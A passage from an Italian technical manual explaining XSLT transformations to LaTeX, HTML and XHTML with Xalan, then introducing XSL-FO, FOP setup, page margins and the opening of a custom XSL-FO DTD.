Quando il documento di destinazione è di tipo XML o HTML, è probabile che si vadano a descrivere dei marcatori che contengono la dichiarazione di attributi. Quando negli attributi si vuole inserire un valore estratto da un nodo del documento XML di origine, non si può usare l'elemento '**xsl:value-of**'; al suo posto si usano delle parentesi graffe, come nell'esempio seguente:

```
<xsl:template match="relazione">
    <HTML LANG="{@lang}">
    <BODY>
    <xsl:apply-templates />
    </BODY>
    </HTML>
</xsl:template>
```

Questa volta, come si può vedere, si va a costruire un documento HTML, dove serve il valore dell'attributo '**lang**' dell'elemento '**relazione**' del file di partenza.

459.5 Creazione di componenti XML e HTML

Quando il formato di destinazione della trasformazione è un file XML o HTML, è possibile creare alcune componenti tipiche di questi file con l'ausilio di elementi appositi nel foglio di stile XSLT.

459.5.1 Creazione di elementi e di attributi

Quando per qualche ragione è difficile inserire letteralmente il testo che rappresenta i marcatori di un elemento nel documento finale, si può usare nel foglio di stile XSLT l'elemento '**xsl:element**':

```
<xsl:element
    name="nome_elemento"
    [altri_attributi] >
    contenuto
</xsl:element>
```

Per dichiarare un attributo si può usare l'elemento '**`xsl:attribute`**':

```
<xsl:attribute
    name="nome_attributo"
    [altri_attributi] >
    contenuto
</xsl:element>
```

L'esempio seguente mostra l'uso di questi due elementi, per la costruzione della prima parte di un documento HTML, dove in particolare si vede anche l'uso di '**`xsl:value-of`**':

```
<xsl:template match="/">
    <xsl:element name="HTML">
        <xsl:attribute name="LANG">
            <xsl:value-of select="relazione/@lang" />
        </xsl:attribute>
        <HEAD>
        <TITLE><xsl:value-of select="relazione/titolo" /></TITLE>
        </HEAD>
        <BODY>
        <xsl:apply-templates />
        </BODY>
    </xsl:element>
</xsl:template>
```

Osservando l'esempio si intende che il documento XML di origine contiene l'elemento '**`relazione`**' all'inizio della gerarchia; inoltre al suo interno si trova l'elemento '**`titolo`**' che viene usato per completare l'intestazione del file HTML.

459.5.2 Creazione di commenti e di istruzioni di elaborazione

Quando il formato di destinazione è di tipo XML o HTML è possibile inserire dei commenti attraverso l'elemento '**`xsl:comment`**' nel foglio di stile XSLT:

```
<xsl:comment>
    contenuto
</xsl:comment>
```

In modo analogo, è possibile inserire istruzioni di elaborazione quando il formato di destinazione è di tipo XML, con l'elemento '**`xsl:processing-instruction`**':

```
<xsl:processing-instruction
    name="nome_istruzione">
    contenuto
</xsl:processing-instruction>
```

Si osservi l'esempio seguente:

```
<xsl:template match="/">
    <xsl:processing-instruction name="xml-stylesheet">href="esempio.css"
    type="text/css"</xsl:processing-instruction>
    <xsl:comment>Ecco un commento</xsl:comment>
    <xsl:apply-templates />
</xsl:template>
```

In questo modo, all'inizio del documento di destinazione si ottiene il testo seguente:

```
<?xml-stylesheet href="esempio.css"
    type="text/css"?>
<!--Ecco un commento-->
```

459.6 Xalan

Xalan [1] è un elaboratore XSLT disponibile sia in Java, sia in C++. Qui si fa riferimento all'uso di Xalan-C++, ovvero a un programma compilato in modo da avere un eseguibile che non richiede altre forme di interpretazione:

```
xalan -IN documento_xml_originale -XSL foglio_di_stile ↩
↪-OUT file_da_generare [altre_opzioni]
```

Il modello sintattico mostrato è più che sufficiente per usare bene Xalan; per le altre opzioni disponibili si può consultare la pagina di manuale *xalan(1)*.

Durante l'elaborazione, Xalan emette alcune informazioni ed eventualmente delle segnalazioni di errore, che dovrebbero tornare utili per correggere il foglio di stile XSLT. Si osservi che quando si procede a una trasformazione che deve generare un documento XML o HTML, Xalan si sofferma anche su errori relativi al formato finale. Per esempio, l'estratto seguente, riferito proprio alla generazione di codice HTML genera un errore a causa della mancata chiusura dell'elemento '**HEAD**' nel file che si ottiene:

```
5   <xsl:template match="/">
6       <HTML>
7       <HEAD>
8       <TITLE><xsl:value-of select="relazione/titolo" /></TITLE>
9       <BODY>
10      <xsl:apply-templates />
11      </BODY>
12  </xsl:element>
```

Supponendo che il file XML originale sia '`prova.xml`', che il foglio di stile XSLT sia contenuto nel file '`prova.xsl`' e che si voglia generare il file '`prova.html`', si dovrebbe procedere con il comando seguente:

`$` **`xalan -IN prova.xml -XSL prova.xsl -OUT prova.html`** [*Invio*]

In questo caso, si ottiene l'errore già descritto:

```
========= Parsing prova.xsl ==========

Fatal Error at (file prova.xsl, line 12, column 18): ↩
↪Expected end of tag 'HEAD'

SAXParseException Message is: Expected end of tag 'HEAD' ↩
↪(prova.xsl, line 12, column 18)
```

I riferimenti ai numeri di riga dell'esempio sono corretti, pertanto si può osservare che gli errori vengono segnalati in posizioni abbastanza lontane rispetto alla loro collocazione effettiva.

459.7 Esempio completo

Nelle sezioni seguenti vengono mostrati diversi fogli di stile XSLT per ottenere altrettante trasformazioni a partire da un file XML già mostrato in precedenza. Qui viene riportato nuovamente, con qualche piccola modifica e con l'aggiunta della dichiarazione del DTD incorporata:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE relazione [
    <!ELEMENT relazione     (titolo?, data, contenuto)>
    <!ATTLIST relazione
        xml:lang   CDATA    "">
    <!ELEMENT titolo        (#PCDATA)>
    <!ELEMENT data          (#PCDATA)>
    <!ELEMENT contenuto     (paragrafo+, firma+)>
    <!ELEMENT paragrafo     (#PCDATA)>
    <!ELEMENT firma         (#PCDATA)>
]>

<relazione lang="it">
<titolo>Relazione introduttiva su XML</titolo>

<data>11/11/2011</data>

<contenuto>

<paragrafo>XML sta per Extensible Markup Language.    bla bla bla...
Perché,... così,... perciò,... sarà...</paragrafo>

<paragrafo>Bla, bla, bla....</paragrafo>

<firma>Pinco Pallino</firma>

</contenuto>
</relazione>
```

Si osservi che questo file, come si vede dalla dichiarazione iniziale, deve usare la codifica UTF-8; di conseguenza, le lettere accentate utilizzano più di un byte per essere rappresentate.

459.7.1 Trasformazione in un sorgente LaTeX

Per la trasformazione in un sorgente LaTeX si deve utilizzare un foglio di stile XSLT che elabora il risultato in modalità testo:

```
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    version="1.0">
    <xsl:output method="text" encoding="UTF-8" />
    <xsl:template match="/">
\documentclass{article}
\usepackage[utf8]{inputenc}
\usepackage[italian,english]{babel}
\begin{document}
            <xsl:apply-templates />
\end{document}
        </xsl:template>
        <xsl:template match="titolo">
\section{<xsl:apply-templates />}
    </xsl:template>
</xsl:stylesheet>
```

Si può osservare che non sono state stabilite delle regole di trasformazione per gli elementi '**data**', '**paragrafo**' e '**firma**', perché allo scopo risultano sufficienti le regole predefinite. Inoltre, le parentesi graffe sono usate fuori dal contesto in cui servono per ottenere il valore di qualcosa, pertanto hanno soltanto un significato letterale nell'ambito della trasformazione. Ecco cosa si ottiene:

```

\documentclass{article}
\usepackage[utf8]{inputenc}
\usepackage[italian,english]{babel}
\begin{document}


\section{Relazione introduttiva su XML}


11/11/2011




XML sta per Extensible Markup Language.    bla bla bla...
Perché,... così,... perciò,... sarà...

Bla, bla, bla....

Pinco Pallino



```

```
\end{document}
```

Il file che si ottiene utilizza la codifica UTF-8, cosa che consente di evitare l'uso di comandi particolari per rappresentare le lettere accentate, pertanto si è reso necessario l'utilizzo di un «pacchetto» adatto allo scopo ('**`\usepackage[utf8]{inputenc}`**'). Tuttavia rimangono da risolvere altri problemi legati a caratteri che non possono essere inseriti letteralmente, come per esempio nel caso di '**`%`**', che per LaTeX costituisce l'inizio di un commento. Per questo occorrerebbe inserire nel DTD la dichiarazione di una serie di entità generali, che poi devono essere usate nel sorgente XML.

Infine, si noti che, per semplicità, nella trasformazione viene ignorato completamente il linguaggio, ovvero l'attributo '**`lang`**' dell'elemento '**`relazione`**'.

459.7.2 Trasformazione in un sorgente HTML

Per la trasformazione in un sorgente HTML si deve utilizzare un foglio di stile XSLT che elabora il risultato in modalità HTML, avendo cura, possibilmente, di predisporre anche la dichiarazione del DTD:

```
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    version="1.0">
    <xsl:output
        method="html"
        doctype-public="ISO/IEC 15445:2000//DTD HTML//EN"
        encoding="ISO-8859-1" />
    <xsl:template match="/">
        <xsl:element name="HTML">
            <xsl:attribute name="LANG">
                <xsl:value-of select="relazione/@lang" />
            </xsl:attribute>
            <HEAD>
            <TITLE><xsl:value-of select="relazione/titolo" /></TITLE>
            <xsl:text disable-output-escaping="yes">
<![CDATA[<STYLE TYPE="text/css">
<!--
BODY {
    background-color: rgb(255, 255, 255)
}
H1 {
    text-align:       right;
    color:            rgb(230, 100, 180)
}

P.paragrafo {
    width:            auto;
    text-align:       left
}
P.data {
    text-align:       left;
    font-weight:      bold
}
```

```
P.firma {
    width:             auto;
    text-align:        left
-->
</STYLE>]]>
            </xsl:text>
            </HEAD>
            <BODY>
            <xsl:apply-templates />
            </BODY>
        </xsl:element>
    </xsl:template>
    <xsl:template match="titolo">
        <H1><xsl:apply-templates /></H1>
    </xsl:template>
    <xsl:template match="data">
        <P CLASS="data"><xsl:apply-templates /></P>
    </xsl:template>
    <xsl:template match="paragrafo">
        <P CLASS="paragrafo"><xsl:apply-templates /></P>
    </xsl:template>
    <xsl:template match="firma">
        <P CLASS="firma"><xsl:apply-templates /></P>
    </xsl:template>
</xsl:stylesheet>
```

Questa volta il foglio di stile XSLT è molto più articolato, anche perché incorpora la dichiarazione di alcuni stili CSS. Ecco il risultato che si ottiene; si osservi che il file viene generato usando la codifica ISO-8859-1:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<TITLE>Relazione introduttiva su XML</TITLE>
<STYLE TYPE="text/css">
<!--
BODY {
    background-color: rgb(255, 255, 255)
}
H1 {
    text-align:        right;
    color:             rgb(230, 100, 180)
}

P.paragrafo {
    width:             auto;
    text-align:        left
}
P.data {
    text-align:        left;
    font-weight:       bold
}
```

```
P.firma {
    width:              auto;
    text-align:         left
-->
</STYLE>
            </HEAD>
<BODY>
<H1>Relazione introduttiva su XML</H1>

<P CLASS="data">11/11/2011</P>



<P CLASS="paragrafo">XML sta per Extensible Markup Language.    bla bla bla...
Perch&eacute;,... cos&igrave;,... perci&ograve;,... sar&agrave;...</P>

<P CLASS="paragrafo">Bla, bla, bla....</P>

<P CLASS="firma">Pinco Pallino</P>


</BODY>
</HTML>
```

459.7.3 Trasformazione in un sorgente XHTML

Per la trasformazione in un sorgente XHTML si deve utilizzare un foglio di stile XSLT che elabora il risultato in modalità XML:

```
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns="http://www.w3.org/1999/xhtml">
    <xsl:output
        method="xml"
        encoding="UTF-8" />
    <xsl:template match="/">
        <xsl:element name="html">
            <xsl:attribute name="xml:lang">
                <xsl:value-of select="relazione/@lang" />
            </xsl:attribute>
            <head>
            <title><xsl:value-of select="relazione/titolo" /></title>
            <xsl:text disable-output-escaping="yes">
<![CDATA[<style type="text/css">
<!--
body {
    background-color: rgb(255, 255, 255)
}
h1 {
    text-align:         right;
    color:              rgb(230, 100, 180)
```

```
}

p.paragrafo {
    width:            auto;
    text-align:       left
}
p.data {
    text-align:       left;
    font-weight:      bold
}
p.firma {
    width:            auto;
    text-align:       left
-->
</style>]]>
            </xsl:text>
            </head>
            <body>
            <xsl:apply-templates />
            </body>
        </xsl:element>
    </xsl:template>
    <xsl:template match="titolo">
        <h1><xsl:apply-templates /></h1>
    </xsl:template>
    <xsl:template match="data">
        <p class="data"><xsl:apply-templates /></p>
    </xsl:template>
    <xsl:template match="paragrafo">
        <p class="paragrafo"><xsl:apply-templates /></p>
    </xsl:template>
    <xsl:template match="firma">
        <p class="firma"><xsl:apply-templates /></p>
    </xsl:template>
</xsl:stylesheet>
```

Il risultato che si ottiene manca di alcuni incolonnamenti che nelle altre situazioni venivano mantenuti. Per ovviare all'inconveniente, si può provare ad aggiungere l'attributo '**`indent="yes"`**' nell'elemento '**`xsl:output`**':

```
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns="http://www.w3.org/1999/xhtml">
    <xsl:output
        method="xml"
        indent="yes"
        encoding="UTF-8" />
    ...
```

Ecco il risultato, incolonnato, che si può ottenere:

```
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="it">
<head>
<title>Relazione introduttiva su XML</title>
<style type="text/css">
<!--
body {
    background-color: rgb(255, 255, 255)
}
h1 {
    text-align:       right;
    color:            rgb(230, 100, 180)
}

p.paragrafo {
    width:            auto;
    text-align:       left
}
p.data {
    text-align:       left;
    font-weight:      bold
}
p.firma {
    width:            auto;
    text-align:       left
-->
</style>
            </head>
<body>
<h1>Relazione introduttiva su XML</h1>

<p class="data">11/11/2011</p>



<p class="paragrafo">XML sta per Extensible Markup Language.    bla bla bla...
Perché,... così,... perciò,... sarà...</p>

<p class="paragrafo">Bla, bla, bla....</p>

<p class="firma">Pinco Pallino</p>


</body>
</html>
```

Si ricorda che in questo caso la codifica del file generato è UTF-8, inoltre, si fa notare che nel foglio di stile XSLT appare un dominio applicativo predefinito, allo scopo di riportarlo nel file XHTML di destinazione.

459.8 Riferimenti

- W3C, *XSL Transformations (XSLT)*

  ⟨*http://www.w3.org/TR/xslt* ⟩

- W3C, *XML Path Language (XPath)*

  ⟨*http://www.w3.org/TR/xpath* ⟩

- Elliotte Rusty Harold, *XML Bible*

  ⟨*http://www.mmg.tu-sofia.bg/xml/* ⟩

- Elliotte Rusty Harold, *XML Bible, second edition: XSL Transformations*

  ⟨*http://www.ibiblio.org/xml/books/bible2/chapters/ch17.html* ⟩

- O'Reilly, *xml.com*

  ⟨*http://www.xml.com* ⟩

- *Cover Pages*

  ⟨*http://xml.coverpages.org/xml.html* ⟩

- Michele Sciabarrà, *Tutorial XML/XSLT*

  ⟨*http://www.corsojava.it/testi/xml/* ⟩

- Michele Sciabarrà, *Linux e programmazione web*, McGraw-Hill, 2001, ISBN 88-386-4177-3

  In particolare il capitolo *XML e XSLT*.

[1] **Xalan** software libero con licenza speciale

Capitolo 460

XSL-FO: introduzione e preparazione degli strumenti

XSL-FO (*XSL formatting object*) è un linguaggio realizzato in forma di file XML, con il quale si definisce l'aspetto finale di un documento. In pratica assomiglia concettualmente a HTML o a XHTML, con la differenza che vengono specificati in modo abbastanza preciso i dettagli sulla sua impaginazione per la stampa e generalmente sul suo aspetto finale.

XSL-FO nasce per essere utilizzato prevalentemente nell'ambito di un foglio di stile XSLT, con il quale si definisce la trasformazione di un documento XML in un file XSL-FO. Teoricamente, un navigatore dovrebbe essere in grado di utilizzare direttamente un foglio di stile XSLT che definisce questo tipo di trasformazione; in pratica, inizialmente si esegue la trasformazione per ottenere un file XSL-FO, che poi viene convertito in un formato finale comune (di solito è il formato PDF).

Figura 460.1. Passaggi normali per l'utilizzo di XSL-FO.

XSLT
XML
trasformazione
XSL–FO
elaborazione FO
PDF

In questo capitolo vengono mostrati prevalentemente esempi di file scritti secondo il formato XSL-FO, senza usare un foglio di stile XSLT, utilizzando FOP come programma per l'elaborazione, allo scopo di produrre il formato finale per la stampa.

460.1 Preparazione degli strumenti

Per poter ottenere la composizione finale di un file in formato XSL-FO occorre un elaboratore FO che generi un altro file più adatto alla consultazione e alla stampa. Qui viene mostrato l'uso di FOP, [1] che assieme a Xalan fa parte del progetto XML di Apache.

A differenza di Xalan, FOP è disponibile solo come programma Java, da interpretare anche una volta compilato. Gli esempi mostrati in questo capitolo sono stati verificati con FOP, eseguito attraverso Kaffe (il linguaggio Java e l'uso di Kaffe in particolare è descritto nella parte xcviii).

Una volta installato FOP in un sistema GNU, dovrebbe essere disponibile uno script che consente di avviare il programma senza difficoltà:

```
fop [opzioni] [-fo|-xml] file_ingresso [-xsl file_xsl] ⮐
↪[-pdf|-txt|-altro_formato] file_uscita
```

Se non fosse disponibile questo script, lo si potrebbe riprodurre facilmente utilizzando un contenuto simile a quello seguente:

```
#!/bin/sh
FOPPATH="/usr/share/java/fop.jar"
FOPPATH="$FOPPATH:/usr/share/java/xalan2.jar"
FOPPATH="$FOPPATH:/usr/share/java/xerces.jar"
FOPPATH="$FOPPATH:/usr/share/java/logkit.jar"
FOPPATH="$FOPPATH:/usr/share/java/avalon-framework.jar"
FOPPATH="$FOPPATH:/usr/share/java/batik.jar"
FOPPATH="$FOPPATH:/usr/share/java/jimi-1.0.jar"
CLASSPATH="$FOPPATH:$CLASSPATH"
export CLASSPATH

java $JAVA_OPTS org.apache.fop.apps.Fop "$@"
```

Come si può intendere, in questo caso si considera che i file Java di FOP e di Xalan siano contenuti nella directory '`/usr/share/java/`'; inoltre, viene considerato il contenuto della variabile di ambiente '**`JAVA_OPTS`**' per le opzioni da passare all'interprete Java. Infine, per quanto riguarda le prove effettuate, '**`java`**' è in realtà un collegamento all'eseguibile che svolge il compito di interpretazione dei programmi Java (per esempio '`/usr/lib/kaffe/bin/java`', oppure '`/usr/bin/kaffe`').

Per verificare subito il funzionamento di FOP si può provare con il sorgente XSL-FO seguente:

```
<?xml version="1.0" encoding="UTF-8"?>
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master master-name="prova">
            <fo:region-body />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence master-reference="prova">
        <fo:flow flow-name="xsl-region-body">
            <fo:block>
                Ciao a tutti.
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

Supponendo che si tratti del file '`prova.fo`', si può generare la sua composizione con il comando seguente:

`$` **`fop -fo prova.fo -pdf prova.pdf`** [*invio*]

Utilizzando Kaffe come interprete Java è probabile che appaiano molti errori non gravi; a parte questi, ciò che si dovrebbe vedere durante la composizione sono i messaggi seguenti:

```
[INFO] FOP 0.20.4
[INFO] building formatting object tree
[INFO] [1]
[INFO] Parsing of document complete, stopping renderer
```

Se non si arriva a vedere la frase finale in cui si conferma la conclusione dell'analisi e della composizione, qualcosa è andato storto. Quello che si deve ottenere è quindi il file '`prova.pdf`', contenente la scritta «Ciao a tutti.», collocata a partire dall'angolo superiore

sinistro del foglio, senza alcun margine (il foglio dovrebbe avere il formato Lettera, ovvero 8,5 in × 11 in).

A parte la facilità con cui è stato utilizzato FOP per questo esempio, si possono presentare problemi difficili da comprendere, perché FOP è un progetto ancora all'inizio del suo sviluppo e non genera informazioni sufficienti a trovare gli errori sintattici nel sorgente XSL-FO. Per esempio, nel momento in cui si scrive questo capitolo, se si commette un piccolo errore come quello seguente (alla quarta riga, il marcatore iniziale dell'elemento '**fo:simple-page-master**' non è concluso dal simbolo '**>**'), i messaggi di XSL-FO non aiutano a capirlo:

```
1   <?xml version="1.0" encoding="UTF-8"?>
2   <fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
3       <fo:layout-master-set>
4           <fo:simple-page-master master-name="prova"
5               <fo:region-body />
6           </fo:simple-page-master>
7       </fo:layout-master-set>
8       <fo:page-sequence master-reference="prova">
9           <fo:flow flow-name="xsl-region-body">
10              <fo:block>
11                  Ciao a tutti.
12              </fo:block>
13          </fo:flow>
14      </fo:page-sequence>
15  </fo:root>
```

```
$ fop -fo prova.fo -pdf prova.pdf [invio]
```

```
[INFO] FOP 0.20.4
[INFO] building formatting object tree
[ERROR] Can't find bundle for base name ↩
↪org.apache.xerces.impl.msg.XMLMessages,locale en_US
```

Date le difficoltà, può essere conveniente l'abbinamento con un DTD, da verificare prima della composizione. Nel capitolo successivo (461), viene messo a disposizione un DTD completo.

Purtroppo il DTD non può verificare tutti i vincoli reali del formato XSL-FO, ma almeno consente di evitare errori grossolani.

Se si salva il file del DTD con il nome '`fo.dtd`', nella directory corrente, si può modificare l'intestazione dei file XSL-FO nel modo seguente:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
...
</fo:root>
```

Per l'analisi sintattica si può usare il pacchetto SP di James Clark (come descritto nel capitolo 456), ma prima occorre procurarsi anche una dichiarazione XML standard assieme al suo catalogo. Si suppone di avere così anche i file '`xml.dcl`' e '`xml.cat`' (si veda quanto spiegato nel capitolo 458), entrambi collocati nella directory corrente, assieme al DTD. Naturalmente il file '`xml.cat`' deve contenere un riferimento al file '`xml.dcl`' nella directory corrente:

```
SGMLDECL "xml.dcl"
```

Per avviare la verifica del file '`prova.fo`' che contiene la dichiarazione corretta del DTD, si può procedere con il comando seguente:

`$` **`cat prova.fo | nsgmls -s -c ./xml.cat`** [*invio*]

Data questa premessa, negli esempi proposti di file XSL-FO viene inserita sempre l'intestazione che dichiara il DTD (salvo eccezioni), anche se si tratta di un'informazione superflua per la composizione.

460.2 Struttura generale del documento secondo XSL-FO

Un foglio di stile XSL-FO è un documento XML abbinato al dominio applicativo (*namespace*) ⟨*http://www.w3.org/1999/XSL/Format* ⟩, a cui si associa normalmente il prefisso '**`fo:`**'. L'elemento principale di questo documento, ovvero quello che contiene tutti gli altri, è '**`fo:root`**':

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    ...
</fo:root>
```

Questo elemento contiene obbligatoriamente '**`fo:layout-master-set`**' e uno o più elementi '**`fo:page-sequence`**'. Il primo serve a descrivere la pagina e l'impaginazione generale, mentre il secondo serve a incorporare il contenuto di ciò che si vuole stampare effettivamente (il testo, le immagini, ecc.):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        ...
    </fo:layout-master-set>
    <fo:page-sequence>
        ...
    </fo:page-sequence>
    ...
</fo:root>
```

460.3 Margini e direzione

Prima di poter descrivere la struttura della pagina secondo XSL-FO, è necessario comprendere alcuni concetti generali legati alla gestione dei margini: i «blocchi», ovvero gli oggetti che per loro natura possono essere considerati come dei rettangoli, ovvero delle scatole bidimensionali, hanno una gestione comune dei margini. Si osservi la figura 460.11.

Figura 460.11. Margini nelle scatole XSL-FO.

La figura mostra due scatole con margini definiti attraverso gruppi differenti di attributi: '**`margin-top`**', '**`margin-bottom`**', '**`margin-left`**' e '**`margin-right`**'; '**`space-before`**', '**`space-after`**', '**`start-indent`**' e '**`end-indent`**'. Il primo gruppo di attributi riguarda letteralmente il margine superiore, il margine inferiore, il margine sinistro e il margine destro, mentre il secondo gruppo tiene conto della direzione della scrittura. In pratica, la figura mostra l'uso del secondo gruppo di attributi quando la scrittura avviene da sinistra a destra e dall'alto in basso; si può comprendere intuitivamente come cambino significato questi margini se l'andamento della scrittura cambia.

Questi due gruppi di definizione dei margini sono alternativi e se si usano assieme, viene scelto un tipo di margine in base a delle precedenze. Tuttavia, in generale è meglio usare il secondo gruppo di margini che è più generale.

Per quanto riguarda la direzione, questa può essere controllata con l'attributo '**`writing-mode`**', a cui si possono attribuire stringhe come '**`lr-tb`**' e '**`rl-tb`**' (in questo caso riferite rispettivamente alla scrittura da sinistra a destra e dall'alto in basso, oppure da destra a sinistra e dall'alto in basso). Tuttavia, è probabile che gli strumenti di elaborazione di file XSL-FO, nel loro sviluppo iniziale, non siano in grado di adeguarsi al cambiamento di direzione.

460.4 Riferimenti

- Apache software foundation, *FOP*

  ⟨*http://xmlgraphics.apache.org/fop/*⟩

- W3C, *Extensible stylesheet language (XSL)*

  ⟨*http://www.w3.org/TR/xsl/*⟩

[1] **FOP** software libero con licenza speciale

DTD XSL-FO

Nel momento in cui viene scritto il capitolo su XSL-FO non è ancora disponibile un DTD standard per la verifica formale di questo tipo di foglio di stile. Eventualmente, esiste un DTD realizzato nell'ambito di RenderX (⟨*http://www.renderx.net* ⟩), che è un sistema di elaborazione XSL-FO proprietario, raggiungibile all'indirizzo ⟨*http://xep.xattic.com/xep/resources/validators/dtd/fo.dtd* ⟩; tuttavia si tratta di un DTD particolare, le cui condizioni di utilizzo non sono specificate, che contiene estensioni specifiche di RenderX.

Quello che segue è un DTD realizzato appositamente durante lo studio che ha preceduto la realizzazione degli esempi che sono proposti in questi capitoli, attingendo dalle informazioni contenute nel documento *xsl:fo short reference*, che fa parte della documentazione di FOP, oltre che dal documento *Extensible stylesheet language (XSL)*, presso ⟨*http://www.w3.org/TR/xsl/* ⟩.

Si osservi che nel DTD manca la possibilità di utilizzare attributi generici riferiti ai bordi (per esempio '**`border`**', '**`border-color`**', ecc.), che quindi risulterebbero un errore. Si ritiene che non sia il caso di utilizzare queste proprietà complessive come si può fare con i fogli di stile CSS; tuttavia, non è difficile aggiungere queste proprietà al DTD se lo si ritiene necessario.

```
<!-- 2003.08.05 written by Daniele Giacomini <daniele@swlibero.org>  -->

<?xml version="1.0" encoding="UTF-8"?>
<!-- ================================================================ -->
<!-- CONTENT                                                          -->
<!-- ================================================================ -->

<!ENTITY % block  "
    fo:block
|   fo:block-container
|   fo:list-block
|   fo:table
|   fo:table-and-caption
|   fo:float">

<!ENTITY % inline  "
    fo:basic-link
|   fo:bidi-override
|   fo:character
|   fo:external-graphic
|   fo:inline
|   fo:inline-container
|   fo:instream-foreign-object
|   fo:leader
|   fo:multi-toggle
|   fo:page-number
|   fo:page-number-citation
|   fo:footnote">

<!-- ================================================================ -->
<!-- PROPERTY                                                         -->
<!-- ================================================================ -->

<!ENTITY % absolute-position  "
    absolute-position  (auto | absolute | fixed | inherit)  #IMPLIED">
```

```
<!ENTITY % active-state  "
    active-state  (link | visited | active | hover | focus)  #REQUIRED">

<!ENTITY % alignment-adjust  "
    alignment-adjust  CDATA  #IMPLIED">

<!ENTITY % alignment-baseline  "
    alignment-baseline  (auto | baseline | before-edge| text-before-edge
                        | middle | central | after-edge| text-after-edge
                        | ideographic | alphabetic | hanging | mathematical
                        | inherit)
    #IMPLIED">

<!ENTITY % auto-restore  "
    auto-restore  (true | false)  #IMPLIED">

<!ENTITY % azimuth  "
    azimuth  CDATA  #IMPLIED">

<!ENTITY % background  "
    background  CDATA  #IMPLIED">

<!ENTITY % background-attachment  "
    background-attachment  (scroll | fixed | inherit)  #IMPLIED">

<!ENTITY % background-color  "
    background-color  CDATA  #IMPLIED">

<!ENTITY % background-image  "
    background-image  CDATA  #IMPLIED">

<!ENTITY % background-position  "
    background-position  CDATA  #IMPLIED">

<!ENTITY % background-position-horizontal  "
    background-position-horizontal  CDATA  #IMPLIED">

<!ENTITY % background-position-vertical  "
    background-position-vertical  CDATA  #IMPLIED">

<!ENTITY % background-repeat  "
    background-repeat  (repeat | repeat-x | repeat-y | no-repeat | inherit)
    #IMPLIED">

<!ENTITY % baseline-shift  "
    baseline-shift  CDATA  #IMPLIED">

<!ENTITY % blank-or-not-blank  "
    blank-or-not-blank  (blank | not-blank | any | inherit)  #IMPLIED">

<!ENTITY % block-progression-dimension  "
    block-progression-dimension  CDATA  #IMPLIED">
```

```
<!ENTITY % border  "
    border  CDATA  #IMPLIED">

<!ENTITY % border-after-color  "
    border-after-color  CDATA  #IMPLIED">

<!ENTITY % border-after-precedence  "
    border-after-precedence  CDATA  #IMPLIED">

<!ENTITY % border-after-style  "
    border-after-style  CDATA  #IMPLIED">

<!ENTITY % border-after-width  "
    border-after-width  CDATA  #IMPLIED">

<!ENTITY % border-before-color  "
    border-before-color  CDATA  #IMPLIED">

<!ENTITY % border-before-precedence  "
    border-before-precedence  CDATA  #IMPLIED">

<!ENTITY % border-before-style  "
    border-before-style  CDATA  #IMPLIED">

<!ENTITY % border-before-width  "
    border-before-width  CDATA  #IMPLIED">

<!ENTITY % border-bottom  "
    border-bottom  CDATA  #IMPLIED">

<!ENTITY % border-bottom-color  "
    border-bottom-color  CDATA  #IMPLIED">

<!ENTITY % border-bottom-style  "
    border-bottom-style  CDATA  #IMPLIED">

<!ENTITY % border-bottom-width  "
    border-bottom-width  CDATA  #IMPLIED">

<!ENTITY % border-collapse  "
    border-collapse  (collapse | separate | inherit)  #IMPLIED">

<!ENTITY % border-color  "
    border-color  CDATA  #IMPLIED">

<!ENTITY % border-end-color  "
    border-end-color  CDATA  #IMPLIED">

<!ENTITY % border-end-precedence  "
    border-end-precedence  CDATA  #IMPLIED">

<!ENTITY % border-end-style  "
```

```
    border-end-style  CDATA  #IMPLIED">

<!ENTITY % border-end-width  "
    border-end-width  CDATA  #IMPLIED">

<!ENTITY % border-left  "
    border-left  CDATA  #IMPLIED">

<!ENTITY % border-left-color  "
    border-left-color  CDATA  #IMPLIED">

<!ENTITY % border-left-style  "
    border-left-style  CDATA  #IMPLIED">

<!ENTITY % border-left-width  "
    border-left-width  CDATA  #IMPLIED">

<!ENTITY % border-right  "
    border-right  CDATA  #IMPLIED">

<!ENTITY % border-right-color  "
    border-right-color  CDATA  #IMPLIED">

<!ENTITY % border-right-style  "
    border-right-style  CDATA  #IMPLIED">

<!ENTITY % border-right-width  "
    border-right-width  CDATA  #IMPLIED">

<!ENTITY % border-separation  "
    border-separation  CDATA  #IMPLIED">

<!ENTITY % border-spacing  "
    border-spacing  CDATA  #IMPLIED">

<!ENTITY % border-start-color  "
    border-start-color  CDATA  #IMPLIED">

<!ENTITY % border-start-precedence  "
    border-start-precedence  CDATA  #IMPLIED">

<!ENTITY % border-start-style  "
    border-start-style  CDATA  #IMPLIED">

<!ENTITY % border-start-width  "
    border-start-width  CDATA  #IMPLIED">

<!ENTITY % border-style  "
    border-style  CDATA  #IMPLIED">

<!ENTITY % border-top  "
    border-top  CDATA  #IMPLIED">
```

```
<!ENTITY % border-top-color  "
    border-top-color  CDATA  #IMPLIED">

<!ENTITY % border-top-style  "
    border-top-style  CDATA  #IMPLIED">

<!ENTITY % border-top-width  "
    border-top-width  CDATA  #IMPLIED">

<!ENTITY % border-width  "
    border-width  CDATA  #IMPLIED">

